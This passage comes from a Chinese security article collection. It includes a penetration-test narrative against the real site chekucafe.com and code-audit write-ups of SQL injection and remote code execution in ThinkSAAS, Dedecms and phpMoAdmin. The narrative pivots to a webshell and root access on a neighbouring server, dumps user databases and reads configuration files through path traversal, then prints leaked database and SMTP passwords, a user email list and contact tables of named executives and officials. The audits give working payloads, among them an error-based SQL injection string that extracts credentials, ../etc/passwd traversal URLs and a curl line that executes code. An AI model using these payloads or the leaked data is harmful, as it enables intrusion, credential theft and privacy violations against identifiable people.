黑客惯用手法，伪装与正常 ASPX 程序相关文件名，修改文件时间，就连 webshell 代码都是那么几个一模一样的。后续还发现黑客添加成功 asp.net 用户，但是没有种植驱动级后门，当前也并未发现其他后门。综合系统日志、IIS 日志、webshell、逆向分析 shift 后门以及远程控制木马结果、数据库日志、防火墙日志等判断出黑客是重庆的 XXX，这里就不提这些了。以上内容仅供技术交流参考。

（全文完）责任编辑：Rexy

第4节　车库咖啡渗透测试报告

作者：天吉亮（Tian）
来自：IDF 实验室
网址：http://www.idf.cn/

一、前言

之前曾经针对车库咖啡官网做过一次简单的渗透，虽然没有收获实际的成果，但也为这次渗透测试做了一些准备工作，同时也获取了与车库咖啡相关的一些基本信息。

二、渗透目标

本次渗透测试的目标为车库咖啡官网（http://www.chekucafe.com）、车库咖啡俱乐部（http://club.chekucafe.com/）以及其他二级域名所属的 Web 应用，并根据渗透的结果获取车库咖啡相关的非公开资料或数据。

三、渗透测试过程

3.1 ucai.chekucafe.com 的渗透过程

3.1.1 配置环境扫描结果

服务器 IP：123.125.162.98

开放端口: 80/http

服务器系统: *nix

网站程序: 未知

3.1.2 渗透思路转移

从车库咖啡官网看到可以使用优才网帐号登录，如图 1-4-1：

图　1-4-1

从登陆方式可以判断车库咖啡优才网（http://ucai.chekucafe.com/）和优才网的使用的是相同的数据库，至少在账户信息存储上是共用的。

此外，在车库咖啡官网看到车库认证团队内有优才网的团队认证信息。

如图 1-4-2：

图　1-4-2

从上图中可得知优才网的项目负责人叫伍星，联系邮箱是 cyber4cn@qq.com。

由此设想，既然车库咖啡优才网（http://ucai.chekucafe.com/）和优才网（http://www.ucai.cn）的数据库使中的账户数据可以是同一个，那或许有车库的负责人在优才网注册有账号。如此，若将优才网渗透后获取其账户信息，即可获取到车库咖啡负责人相关账户，于是将渗透方向先转到针对优才网的渗透（http://www.ucai.cn）。

3.2 对 ucai.cn 的渗透

3.2.1 主站碰壁

优才网的主站（http://www.ucai.cn）和车库咖啡优才网（http://ucai.chekucafe.com/）一样，都是运行在独立服务器之上，并且都只绑定了其单一站点。

在一系列针对优才网主站的测试之后并未发现可以实际利用的漏洞。后发现优才网主站的二级域名（http://pic.ucai.cn/）同服下有其他站点：Golang 中文社区（http://studygolang.com）。故考虑采用旁注手段将渗透目标再次转移到 Golang 中文社区（http://studygolang.com）。

3.2.2 初尝战果

在同样采用诸多渗透方式无果后，采用组合密码终于成功登陆到 Golang 中国社区的论坛：http://bbs.studygolang.com/forum.php,但该论坛采用的是 dzx2.5 的系统，补丁修补也相当完整，即使是安装插件仍还有安全码，无法获取到 WebShell。

此时发现同服还有其他的博客，是采用 wordpress 架设的，成功登陆后顺利获取到 WebShell，并辗转获得 root 权限。在 root 权限下执行 find 及 grep 操作后并未获得任何有用数据和资料。

随后发现数据库 root 被降权，获取到数据库文件 user.myd 后发现密码无法解开。
于是 Insert 了一个满权限的账号加入该数据表后，停止 Mysql 服务并替换了服务器的数据库文件 user.myd。
此时可成功登陆 PhpMyAdmin，由此获取了优才网的数据库，如图 1-4-3：

编辑	uid	email	password	username
编辑	1	admin@admin.com	[redacted]	优才小秘书
编辑	2	549758666@qq.com	[redacted]	李善明
编辑	3	6628831@qq.com	[redacted]	刘志华
编辑	4	48093987@qq.com	[redacted]	张友林
编辑	5	378295992@qq.com	[redacted]	李锋华
编辑	6	2270937434@qq.com	[redacted]	陈雷
编辑	7	274768166@qq.com	[redacted]	徐新华
编辑	8	cyber4cn@qq.com	[redacted]	伍星
编辑	9	dfsf32423212@12.COM	[redacted]	刘文科
编辑	10	dfsf32422312@12.COM	[redacted]	陈建军
编辑	11	xcvxcv2313@12.com	[redacted]	黎志华
编辑	12	xcvx1c2v2313@12.com	[redacted]	吴宇
编辑	13	xcvx1sdv2313@12.com	[redacted]	张彪

图　1-4-3

通过查询优才网的数据库成功找到车库咖啡创始人苏葫的账户信息。

3.3 转战车库咖啡

3.3.1 陷入僵局

在车库咖啡官网（http://www.chekucafe.com/login.php）使用刚刚获取的车库创始人苏葫的账号登陆成功。
但该账户仅拥有提交项目的权限，并没有后台操作权限，也没有找到车库咖啡官网真正的后台地址。
使用 6G 大小的字典碰撞 MD5+salt 的密码同时也未得到任何结果，渗透陷入僵局。

3.3.2 乌云立功

随后试想或许可以在乌云网上发现一些关于车库咖啡漏洞的蛛丝马迹，并发现一个不平凡的漏洞：车库咖啡的 SQL 注入漏洞。
乌云网上关于车库咖啡的漏洞信息如图 1-4-4：

提交日期	漏洞名称	状态	作者
2013-07-12	车库咖啡登陆注入	已确认	小胖胖要减肥
2013-07-07	车库咖啡几处SQL注射漏洞	已确认	z@cx
2013-07-05	绕过车库咖啡SQL防注入逻辑继续注射（经典注射+表达式判断技巧）	已确认	吴钩霜雪明
2013-07-05	车库咖啡php探针、phpmyadmin管理地址泄露	已确认	吴钩霜雪明
2013-06-28	车库咖啡注入漏洞2枚	已确认	luwikes
2013-05-27	车库咖啡问题多多，只拿注入举个例子	已公开	puzzor

共 6 条记录，1 页　1

图　1-4-4

以上漏洞的提交时间大部分是在 5 月 27 号到 7 月 7 号之间，漏洞已经全部被修补。
而其他的漏洞全是车库咖啡官网首页等类似显著位置的注入漏洞，并且没有做任何过滤。
一筹莫展之际乌云网上的《车库咖啡问题多多，只拿注入举个例子》似乎可以拿来利用，因为该文作者的详细说明中有许多截图，虽然最关键的地方打了码，如图 1-4-5：

图　1-4-5

但通过这张图也得到了几点十分重要的信息，比如：permission 字段。

Permsiion 的本意是认证，在车库咖啡内为认证用户的可能性很大，可是此处它的 uid 和仅仅两个 permission 为 1 的还有另一张图，如图 1-4-6：

图　1-4-6

这两张图说明 uid 为 1 表明该用户是管理员权限，车库咖啡的前台账号和后台账号是通用的，并非另外有个 ck_admin 的表。

如此可以推断，创始人苏茹对于车库咖啡官网并非拥有后台管理权限，该网站管理员实际另有其人。

3.3.3 图片分析

首先针对那张打了码的图片进行分析，可以模糊看到 uid 为 1 并有管理权限的用户名为李丽华，邮箱地址可以推算出为 19 位，并且在@和.com 之间只有两位数，推断应该是 qq 邮箱。此外还可以模糊看出邮箱的第一位和第三位是 l，第二位是 i，如此推断应该是 lilihua 的拼音为前几个字母，即 lilihua****@qq.com。还可以看到两个 0 和一个 4，即 lilihua40*0@qq.com。此时对于邮箱地址的猜测还差一位字符，就是 10 个数的测试，根本无需 photoshop 的淡化等处理来确定那个字母。

通过车库咖啡用户登陆地址：

http://club.chekucafe.com/index.php/User/login

可以检测用户名是否存在，即如果用户名存在的话登陆显示密码错误，如果不存在则提示用户名错误。

通过几次测试后成功获取到李丽华的邮箱地址为 lilihua4090@126.com。

3.3.4 步入后台

从之前的优才网数据库中找到了 lilihua4090@126.com 的密码，并成功登陆车库咖啡网站后台，如图 1-4-7：

图　1-4-7

但此处仍然未发现管理员后台，但该账户却是在有管理权限的。从

http://club.chekucafe.com/index.php/Admin

即可自动跳转到管理员登陆界面并成功登陆：

http://club.chekucafe.com/index.php/Login/index

如图 1-4-8 和图 1-4-9：

图　1-4-8




图　1-4-9

此外，车库咖啡注册项目处的项目名称还存在 XSS 漏洞，在植入 XSS 代码几天后才收到邮件，不过因为 cookie 是有有效期的，所以收到的 cookie 已然过期。从车库咖啡的整体应用架构推断，该网站还存在其他的 XSS 漏洞。

3.3.5 后台鏖战

在寻找注入漏洞无果后，寻找上传漏洞亦无结果。但在“活动列表”处找到一处可以上传 php 的地方，不过找不到上传后的真实地址。

点击时是调用了 Mysql 的数据，如果能配合注入点的话就可以获取其真实路径。

不过担心的是此处上传后保存两个名字（如图 1-4-10 所示），真实地址有可能是一串随机数字，文件名在 Mysql 内写上上传时的名字。

最终仍然没有找到文件上传后的真实地址。

名片制作	米联	[北京] 给创业团队CEO提供2盒高档纸张的名片(有名片模板要求)	1）名片要求文档文件psd/ai/car 2）名片背面格式统一为：认证团队logo,clublog 3)格式做好设计后发给liyan@chekucafe.com转交给厂商，并提供名片接收地址 4)名片印制大约一周后完成	名片制作要求-大众描述版.doc	0	0	2013-12-01 08:00	修改 隐藏
又拍云卡	又拍云	[全国] 给创业者提供部分免费的云存储空间，也会提供部分折扣购买。认证团队去又拍云网站（http://www.upyun.com/index.php）注册又拍云账户，将用户名发给	具体的服务内容咨询车库认证团队服务人员		0	0	2014-06-01 15:48	修改 隐藏

图　1-4-10

在上图中点击名片制作的连接得到：

```
http://club.chekucafe.com/index.php/Service/load/sid/17
```

点击后自动下载文件名为《名片制作要求-大众描述版.doc》的文档。

继续寻找上传路径，找到一处疑似任意文件下载的链接：

```
http://club.chekucafe.com/index.php/Admin/download/?file=51e6491472529.txt
```

通过

```
http://club.chekucafe.com/index.php/Admin/download/?file=../index.php
```

测试成功！并得到以下信息：

```
<?php
/*
 * To change this template, choose Tools | Templates
 * and open the template in the editor.
 */
define('THINK_PATH','../ThinkPHP/');
define('APP_PATH','./apps/home/');
define('APP_NAME','home');
define('SITE_PATH', getcwd());
define('SITE_PREFIX', "http://club.chekucafe.com");
define('APP_DEBUG',true);
include THINK_PATH.'ThinkPHP.php';
?>
```

再通过以下链接寻找配置文件：

```
http://club.chekucafe.com/index.php/Admin/download/?file=../../ThinkPHP/Conf/alias.php
http://club.chekucafe.com/index.php/Admin/download/?file=../../ThinkPHP/Conf/convention.php
```

```
http://club.chekucafe.com/index.php/Admin/download/?file=../apps/home/Conf/config.php
```

可以获取到以下配置信息：

```
    'DB_TYPE' => 'Mysql',
    'DB_HOST' => '127.0.0.1',
    'DB_NAME' => 'chekucafe',
    'DB_USER' => 'cheku',
    'DB_PWD' => '5kNhhl7',
    'DB_PORT' => 3306,        'DB_PREFIX' => 'ck_',
    'DB_PREFIX' => 'ck_',
    'DB_CHARSET' => 'utf8',
    'SMTP_SERVER' =>'smtp.ym.163.com', //邮件服务器
    'SMTP_PORT' =>25, //邮件服务器端口
    'SMTP_USER_EMAIL' =>'noreply@chekucafe.com', //SMTP 服务器的用户邮箱(一般发件人也得用这个邮箱)
    'SMTP_USER'=>'noreply@chekucafe.com', //SMTP 服务器账户名
    'SMTP_PWD'=>'G8gGxJWl7u9n', //SMTP 服务器账户密码
    'SMTP_MAIL_TYPE'=>'HTML', //发送邮件类型:HTML,TXT(注意都是大写)
    'SMTP_TIME_OUT'=>30, //超时时间
    'SMTP_AUTH'=>true, //邮箱验证(一般都要开启)
```

可惜数据库无法外联，也找不到 phpmyadmin 地址，企业发送邮件也无用处。

而链接

```
http://club.chekucafe.com/index.php/Admin/download/?file=../../../../../etc/passwd
```

passwd 和 shadow 都没读取权限，应该保留了目录访问权限。

3.3.6 邮件得利

通过后台的注册会员处“数据导出”得到全部会员资料，但没有密码值，如图 1-4-11：




图　1-4-11

从会员资料中得到李伟超的邮箱：liweichao2922@163.com，并根据先前获取的优才网数据库获得密码该邮箱对应的密码。

不过李伟超和李丽华的密码都登陆不上邮箱，李丽华的邮箱密码构造失败，而李伟超的邮箱密码构造成功，如图 1-4-12：

图　1-4-12

虽然最终仍然没有获取到车库咖啡官网 WebShell，但根据邮箱信息及已获取到的账户信息最终仍获取到的车库咖啡资料如图 1-4-13、图 1-4-14、图 1-4-15 所示：





图　1-4-13



姓名	职位	公司	电话	E-mail	备注	公司网址
朱华明	CEO	北京柚拉互动网络科技有限公司			“点滴”手机分享社区应用	www.thenapp.com
孙宋然	营销总监	北京辉矩科创软件有限公司			“生活派”手机应用	www.lifeple.cc
汤子漪	内容总监	800中文网			《经济学人》中文版	www.ecocn.org
冯雷	运营助理	大连一万连信息技术有限公司			3C产品购物导航网	
金文	首席执行官	灵境湾（北京）网络科技有限公司			3D楼宇展示网	www.3dwyw.com
许辉	首席执行官	Bitpbl			3D虚拟生活网络平台	www.hlwlhl.com
闵伟	产品运维部总	北京七十二位信息技术有限公司			4D家具网络互动平台及购物信息网	www.72wan.com
徐颖勋	品牌总监	应用汇			Android本土应用游戏商店	www.appchina.com
孔庆锐	互动软件部经	慧聪网			B2B电子商务服务商	www.hc360.com
郭劼	总裁	四川联合一百商业投资管理有限公司			B2P电子商务	www.ally100.com
王磊	副总监	北京蓝讯通信技术有限公司			CDN服务提供商	www.chinacache.com
许伦	研发总监	蓝讯网络科技（北京）有限公司			CDN服务提供商	www.chinacache.com
解锐	应用加速事业	北京蓝讯通信技术有限责任公司			CDN服务提供商	www.chinacache.com
关鹏	运营经理	游盟中国			flash、手机游戏运营平台	www.youmeng.com

图　1-4-14

姓名	职位	部门	电话	邮箱	地区
王晓	客户经理	交通银行北京世纪城支行			北京
沈爱民	科长	海淀街道办事处劳动保障科			北京
严钢	副主任	海淀街道办事处			北京
陈勇	书记	南京市白下区委员会			南京
王洛锋	主任	南京市白下区委组织部/人才办			南京
戴华杰	常委、副书记	南京市江宁区委员会 江宁经济技术开发			南京
陈超	人才办主任	江宁经济技术开发区管委会科技人才局			南京
张玉琦	副局长	南京鼓楼区发展改革局			南京
王韬	主任	南京市白下区人民政府洪武路办事处			南京
孙钢钦	局长	南京市白下区科学技术局、知识产权局			南京
徐劲松	局长、主任	南京市玄武区科学技术局、软件与集成			南京
贝淑芳	副总经理、科	南京江宁国家高新技术产业园、南京江			南京
储永宏	书记	南京市玄武区委员会			南京
朱骏	副主任	南京市玄武区人才工作办公室			南京
彭启超	科技人才局 局	南京江宁国家高新技术产业园、南京江			南京
王仁华	处长	北京市人民政府研究室教科文卫处			北京
殷茵	国际交流合作	北京市人民政府中关村科技园区管理委			北京
祁兴文	副主任、局长	南京白下区高新技术产业园区管理委员			南京

图　1-4-15

四、安全建议

尽管 SQL 注入漏洞的危害很大，但在保证有数据库密码进行 HASH 加密的情况下，密码的强度便显的尤为重要。

攻击者通常会对获取到的 HASH 加密值（常为 MD5）做碰撞以获取明文密码，通过设置高强度的特别密码会增加漏洞利用成功后进一步攻击的成本，因此对于管理员及网站后台相关的账户、密码需要保证定期更换高强度密码。

此外，工作邮箱与个人邮箱的划界使用可以最大程度确保账户信息不被网络情报搜集获取到。

此次车库咖啡渗透中获取会员账户信息即是由于个人密码强度较低且构造简单被破解。

第三方应用或同服站点的漏洞通常是网站沦陷的主要原因，在选取第三方应用、插件及服务器环境时便需要谨慎对待，确保同一服务器上应用的安全性以及服务器本身的权限划分及设置的安全性。

在此次渗透过程中便多次转换思路变换渗透目标最终通过优才网数据库获取车库咖啡相关账户信息。

XSS 漏洞作为交互性网站最常见和多发的漏洞，在防范上需要对开发者有安全开发方面的要求，并在开发过程中对数据交互代码做检测和过滤操作。

作为获取 cookie 的常见利用手段，即便已存在 XSS 漏洞，设置 cookie 过期时限也可最大程度避免被攻击者利用。

信息安全是七分靠管理，三分靠技术，当前站点安全亦需要强调人员的安全，人员的安全意识和观念往往决定了攻击者漏洞利用的成功率。

更新：在后续的渗透过程中我们已拿到车库咖啡官网的 WebShell。

（全文完）责任编辑：Rexy

第二章 代码审计

第1节 ThinkSAAS 最新版 SQL 注入（mysql 报错技巧）

作者：带头大哥
来自：补天漏洞响应平台
网址：http://loudong.360.cn/

ThinkSAAS 最新版，2015-03-01 日更新，version=2.32，某处设计缺陷导致 SQL 注入可直接出数据。

文件 app/group/action/add.php

```
// 执行发布帖子
        case "do" :
                if ($_POST ['token'] != $_SESSION ['token']) {
                        tsNotice ( '非法操作！' );
                }
                $authcode = strtolower ( $_POST ['authcode'] );
                if ($TS_SITE ['base'] ['isauthcode']) {
                        if ($authcode != $_SESSION ['verify']) {
                                tsNotice ( "验证码输入有误，请重新输入！" );
                        }
                }
                $groupid = intval ( $_POST ['groupid'] );
                $title = trim( $_POST ['title'] );
                $content =    tsClean( $_POST ['content'] );
.....
// 处理@用户名
                if (preg_match_all ( '/@/', $content, $at )) {
                        preg_match_all ( "/@(.+?)([\s|:]|$)/is", $content, $matches );
                        $unames = $matches [1];
                        $ns = "'" . implode ( "','", $unames ) . "'";
                        $csql = "username IN($ns)";
                        if ($unames) {
                                $query = $db->fetch_all_assoc ( "select userid,username from " . dbprefix .
"user_info where $csql" );
```

可以看到 content 通过函数 tsClean 处理后，匹配到其中的@符号，最后通过处理将其传入 csql 变量，最后进入 sql 语句的 in 条件语句中，我们来看看 tsClean 函数

/thinksaas/tsFunction.php

```
function tsClean($text) {
        $text = stripslashes(trim($text));
        //去除前后空格，并去除反斜杠
        //$text = br2nl($text); //将 br 转换成/n
        ///////XSS start
```

```
        require_once 'thinksaas/xsshtml.class.php';
        $xss = new XssHtml($text);
        $text = $xss -> getHtml();
        //$text = substr ($text, 4);//去除左边<p>标签
        //$text = substr ($text, 0,-5);//去除右边</p>标签
        ///////XSS end
        //$text = html_entity_decode($text,ENT_NOQUOTES,"utf-8");//把 HTML 实体转换为字符
        //$text = strip_tags($text); //去掉 HTML 及 PHP 标记
        //$text = cleanJs ( $text );
        $text = htmlentities($text, ENT_NOQUOTES, "utf-8");
        //把字符转换为 HTML 实体
        return $text;
}
```

可以看到第一行，$text = stripslashes(trim($text));这里讲传入的内容去空格后进行反转义。那么就是说，我们上面在 content 中传入单引号'，那么通过全局转义后成了\'，这里在反转义回去，这样就剩下单引号了。因为在

```
if ($TS_USER ['user'] ['isadmin'] == 0) {
                        aac ( 'system' )->antiWord ( $title );
                        aac ( 'system' )->antiWord ( $content );
                        aac ( 'system' )->antiWord ( $tag );
                }
```

的 antiWord 函数中，会过滤空格，而且如果 content 中有 les 字符串也会报错
所以这里不能使用 tables，和空格
漏洞证明（mysql 报错注入新技巧）：
在小组中发帖时，content 内容填写：

```
aaa@12')/**/and/**/EXP(~(select*from(select/**/concat(0x23,email,0x23,pwd,0x23,salt)/**/from/**/ts_user/**/limit/**/0,1)a))#
```

这里我们使用新技巧来进行 mysql 报错注入。然后在日志中就能看到报错信息，如图 2-1-1：




图　2-1-1

（全文完）责任编辑：静默

第2节 Dedecms v5.7 文件包含导致任意代码执行

作者：安全盒子
来自：安全盒子—secbox
网址：http://www.secbox.cn/

影响版本：

≤V5.7SP1 正式版(2014-06-27)

概述：

安全盒子团队在审计织梦 dedecms 时发现，某处过滤不严格，可任意代码执行，导致 getshell

漏洞细节：

需要登录后台，在后台的随机模板设置，跟入 article_template_rand.php 看到这里

```
//对旧文档进行随机模板处理
else if($dopost=='makeold')
{
set_time_limit(3600);
if(!file_exists($m_file))
{
AjaxHead();
echo "配置文件不存在！";
exit();
}
require_once($m_file);
/*省略*/
AjaxHead();
echo "全部随机操作成功！";
exit();
}
```

可以看到判断文件存在之后就直接 require_once 了，看看$m_file 是什么文件

```
$m_file = DEDEDATA.'/template.rand.php';
```

然后可以看到 save 方法

```
if($dopost=='save')
{
$fp = fopen($m_file,'w');
flock($fp,3);
fwrite($fp,$templates);
fclose($fp);
$okmsg = '成功保存配置信息 AT:('.MyDate('H:i:s', time()).')';
}
```

写入$m_file，在 article_template_rand.php 中是可以进行编辑 template.rand.php 文件的

那么就看看在什么地方进入了 makeold 方法：

```
<a href='#' onclick='DoRand(\"makeold\")'>[<u>设置全部</u>]</a>
```

可以看到在设置全部处有一个 makeold，跟入 js 方法

```
function DoRand(jobname)
```

```
{
ChangeFullDiv('show');
\$DE('loading').style.display = 'block';
var myajax = new DedeAjax(\$DE('tmpct'));
myajax.SendGet2('article_template_rand.php?dopost='+jobname);
\$DE('loading').style.display = 'none';
ChangeFullDiv('hide');
}
```

到这里就明白了，在后台的 article_template_rand.php 处编辑文件写入一段 php 代码，我在这里写入一个 phpinfo，然后保存之后点击设置全部，看看效果，如图 2-2-1：

图　2-2-1

（全文完）责任编辑：静默

第3节　MongoDB phpMoAdmin 远程代码执行漏洞分析

作者：360 安全播报
来自：360 安全播报
网址：http://bobao.360.cn/

近日，代号为 sp1nlock 的黑客在 phpMoAdmin 上发现了一个远程代码执行 0day 漏洞，利用该漏洞攻击者可远程执行任意代码进而上传 webshell、控制服务器。据悉目前该漏洞已经在黑市流传。

关于 phpMoAdmin

phpMoAdmin 是一个用 PHP 开发的在线 MongoDB 管理工具，可用于创建、删除和修改数据库和索引，提供视图和数据搜索工具，提供数据库启动时间和内存的统计，支持 JSON 格式数据的导入导出。

漏洞仍然没有修复

目前官方还没有给出任何的修复补丁，也就是说用这套管理软件的用户仍然处于危险之中，但是据悉漏洞已经被广泛利用。

漏洞分析

在 moadmin.php 文件第 692 行的 saveObject 函数中，将$obj 直接带入了 eval，如图 2-3-1：

```
691     */
692    public function saveObject($collection, $obj) {
693        eval('$obj=' . $obj . ';'); //cast from string to array
694        return $this->mongo->selectCollection($collection)->save($obj);
695    }
696
697    /**
```


图　2-3-1

看看哪里调用了这个函数：第 787 行调用了该函数，$obj 直接从$_POST['object']取值，也没有做任何处理。从而造成了任意代码执行，如图 2-3-2：

```
784
785    $action = (isset($_GET['action']) ? $_GET['action'] : 'listCollections');
786    if (isset($_POST['object'])) {
787        if ($self->$model->saveObject($_GET['collection'], $_POST['object'])) {
788            return $this->_dumpFormVals();
789        } else {
790            $action = 'editObject';
791            $_POST['errors']['object'] = 'Error: object could not be saved - check your array syntax.';
792        }
```


图　2-3-2

利用漏洞

curl "http://localhost/moadmin.php?collection=1" -d "object=1;phpinfo();exit"

如图 2-3-3：

